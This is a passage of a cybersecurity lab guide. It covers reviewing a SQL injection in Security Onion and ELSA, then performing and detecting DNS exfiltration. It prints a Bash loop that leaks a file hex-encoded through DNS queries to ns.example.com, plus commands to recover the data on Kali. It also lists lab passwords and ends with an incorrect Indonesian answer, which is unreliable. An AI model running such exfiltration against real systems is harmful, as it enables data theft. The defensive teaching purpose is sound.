
n. At this time, you could save the Wireshark data by clicking **Save As** in the TCP stream window. You can also save the Wireshark pcap file. You can also document the source and destination IP addresses and ports, time of incident, and protocol used for further analysis by a Tier 2 analyst.

o. Close or minimize Wireshark and Squil.

Step 3: Review the ELSA logs.

The ELSA logs can also provide similar information.


a. While in the Security Onion VM, start ELSA from the Desktop. If you receive the message "Your connection is not private", click **ADVANCED** to continue.



b. Click **Proceed to localhost (unsafe)** to continue to the localhost.


c. Log in with the username **analyst** and password **cyberops**.

d. In the left panel, select **HTTP** > **Top** Potential SQL Injection. Select **209.165.200.235**.




e. Click **Info** on the last entry. This information is related the successful SQL injection. Notice the union query that was used during the attack.

f. Click **Plugin** > **getPcap**. Enter username **analyst** and password **cyberops** when prompted. Click **Submit** if necessary. CapMe is a web interface that allows you to get a pcap transcript and download the pcap.



g. The pcap transcript is rendered using tcpflow, and this page also provides the link to access the pcap file. You can also search for the username information. Type **Ctrl + F** to open Find… dialog box. Enter **username** in the field. You should be able to locate the credit card information that were displayed during the SQL injection exploit.



Part 6: Data Exfiltration Using DNS

The CyberOps Workstation VM contains a file named **confidential.txt** in the **/home/analyst/lab.support.files** directory. An attacker on the Kali VM will use DNS to exfiltrate the file content from the CyberOps Workstation. The attacker has gained access to the CyberOps Workstation and Metasploitable virtual machines. The Metasploitable virtual machine is configured as a DNS server.

Step 1: Convert a text file to a hexadecimal file.

a. On the CyberOps Workstation, navigate to **/home/analyst/lab.support.files/**. Verify that the **confidential.txt** file is in the directory.

b. Display the content of the confidential.txt file using the **more** command.

c. The **xxd** command is used to create a hexdump or convert a hexdump back to binary. To transform the content of **confidential.txt** into 60-byte long hex strings and save it to **confidential.hex**, use the command **xxd -p confidential.txt > confidential.hex**.

The option **-p** is used to format the output in Postscript format and **>** is to redirect the output to **confidential.hex**.

Note: Use the **xxd** man page to learn more about all the available options for the **xxd** command.

```
[analyst@secOps lab.support.files]$ xxd -p confidential.txt >
confidential.hex
```

d. Verify the content of confidential.hex.

```
[analyst@secOps lab.support.files]$ cat confidential.hex
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a
```

e. Verify that CyberOps Workstation has been configured to use the local DNS resolver at 209.165.200.235. Enter **cat /etc/resolv.conf** at the prompt.

```
[analyst@secOps lab.support.files]$ cat /etc/resolv.conf
# Generated by resolvconf
nameserver 8.8.4.4
nameserver 209.165.200.235
```

Step 2: Prepend the content to DNS query log.

In this step, you will run a Bash shell **for** loop that will iterate through each line of the **confidential.hex** file and add each line of the hex string to the name of target domain name server, **ns.example.com**. A DNS query is performed on each of these new lines and will look like the following when you are done:

```
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com
666f726d6174696f6e2061626f757420746865206c617374207365637572 ns.example.com
726974792062726561682e0a ns.example.com
```

Within the **for** loop, the **cat confidential.hex** command is enclosed in the backticks (`) and is executed to display the file content. Each line of hex strings in the **confidential.hex** file is stored temporarily in the variable **line**. The content in the variable **line** is prepended to **ns.example.com** in the **drill** command. The **drill** command is designed to get information out of DNS.

Note: The backtick can most often be found next to the 1 key on the keyboard. It is not the single quote character, which is straight up and down.

The command must be entered exactly as shown below at the command line. This process could take anywhere from several seconds to a few minutes. Wait for the command prompt to reappear.

```
[analyst@secOps lab.support.files]$ for line in `cat confidential.hex` ; do
drill $line.ns.example.com; done
;; ->>HEADER<<- opcode: QUERY, rcode: NXDOMAIN, id: 19375
;; flags: qr aa rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;; 434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com.IN    A
```

```
;; ANSWER SECTION:

;; AUTHORITY SECTION:
example.com. 604800  IN      SOA     ns.example. root.example.com. 2 604800 86400
2419200 604800

;; ADDITIONAL SECTION:

;; Query time: 4 msec
;; SERVER: 209.165.200.235
;; WHEN: Wed Jun 28 14:09:24 2017
;; MSG SIZE  rcvd: 144
;; ->>HEADER<<- opcode: QUERY, rcode: NXDOMAIN, id: 36116
;; flags: qr aa rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

<some output omitted>
```

Step 3: Exfiltrate the DNS query log.

At this point, the attacker on Kali can access **/var/lib/bind/query.log** and retrieve the data.

a. Log in to Kali, if necessary, open a Terminal, and SSH in to Metasploitable using the username **user** and password **user**. Enter **yes** to continue connecting to Metasploitable when prompted. The password prompt may take several seconds to a minute to appear.

```
root@kali:~# ssh user@209.165.200.235
The authenticity of host '209.165.200.235 (209.165.200.235)' can't be
established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '209.165.200.235' (RSA) to the list of known
hosts.
user@209.165.200.235's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Aug 30 11:24:13 2017 from 209.165.201.17
user@metasploitable:~$
```

b. Use the following **egrep** command to parse the DNS query log file, **/var/lib/bind/query.log**.

The command must be entered exactly as shown below at the command line.

```
user@metasploitable:~$ egrep -o [0-9a-f]*.ns.example.com
/var/lib/bind/query.log | cut -d. -f1 | uniq > secret.hex
```

- The **egrep** command is the same as **grep -E** command. This **-E** option allows the interpretation of extended regular expressions.
- The **-o** option displays only matching portions.
- The extended regular expression, **[0-9a-f]]*.ns.example.com**, matches portions of the query.log with zero or more occurrences of lowercase letters and numbers with **ns.example.co**m as part of the end of the string.
- The **cut** command removes a section from each line of the files. The **cut -d. -f1** command uses the period (.) as the delimiter to keep only the subdomain and remove the rest of the line with the Fully Qualified Domain Name (FQDN).
- The **uniq** command removes any duplicates.
- The pipe (**|**) takes the output of the command to its left, which becomes the input to the command on the right of the pipe. There are two pipes in the commands.
- Finally, the result is redirected to the **secret.hex** file.

c. Display the hex file using the **cat** command.

```
user@metasploitable:~$ cat secret.hex
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f75742074686520c617374207365637572
697479206272656163682e0a
```

The content of the file will be the same as the **confidential.hex** on CyberOps Workstation.

d. Exit Metasploitable SSH session.

```
user@metasploitable:~$ exit
logout
Connection to 209.165.200.235 closed.
```

e. Use the secure copy (**scp**) command to copy the **secret.hex** file from Metasploitable VM to Kali VM. Enter **user** as the password when prompted. This could take few minutes.

```
root@kali:~# scp user@209.165.200.235:/home/user/secret.hex ~/
user@209.165.200.235's password:
secret.hex 100% 3944     3.1MB/s   00:00
```

f. Verify that the file has been copied file on the Kali VM.

g. You will reverse the hex dump to display the content of the exfiltrated file, **secret.hex**. The **xxd** command with **-r -p** options revert the hex dump. The result is redirected to the **secret.txt** file.

```
root@kali:~# xxd -r -p secret.hex > secret.txt
```

h. Verify that the content of the secret.txt file is the same as the confidential.txt file on CyberOps Workstation VM.

```
root@kali:~# cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
```


i. You can now power down the CyberOps Workstation, Metasploitable, and Kali VMs.

Step 4: Analyze the DNS exfiltration.


In the previous steps, the attacker performed a DNS exfiltration using Linux tools. Now it is your job to extract the content of the exfiltration.

a. Log in to Security Onion, start ELSA from the Desktop. If you receive the message "Your connection is not private", click **ADVANCED** to continue. Click **Proceed to localhost (unsafe)** to continue to the localhost. Enter username **analyst** and password **cyberops** when prompted.

b. From the ELSA queries on the left side bar, click **DNS** > **Bottom** to the left of Requests. This returns records for all the DNS requests sorted so that the least frequent appear first. Scroll down in the results to see a few queries for **ns.example.com** with a hex string as the first part of the subdomain name. Typically, domain names are not 63-byte hexadecimal expressions. This could signal malicious activity because users probably cannot remember a long subdomain name with random letters and numbers.



c. Click one of the links and copy the 63-byte string prepended to **ns.example.com**.



d. Open a terminal window and use the **echo** and **xxd** commands to revert the hex string. The **-n** option prevents the output of the trailing newline.

```
analyst@SecOnion:~/Desktop$ echo -n
"434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053" | xxd -r -p
CONFIDENTIAL DOCUMENT
```

```
DO NOT Sanalyst@SecOnion:~/Desktop$
```

If you continue to revert the hex strings, what is the result?

Hasilnya adalah: CONFIDENTIAL DOCUMENT ONLY S

Ini menunjukkan bahwa data yang disimpan atau dikirim dalam format hexadecimal dapat dikonversi kembali ke format teks biasa untuk dianalisis. Dalam konteks keamanan, ini menunjukkan potensi eksfiltrasi data rahasia dalam bentuk hex melalui protokol seperti DNS atau HTTP.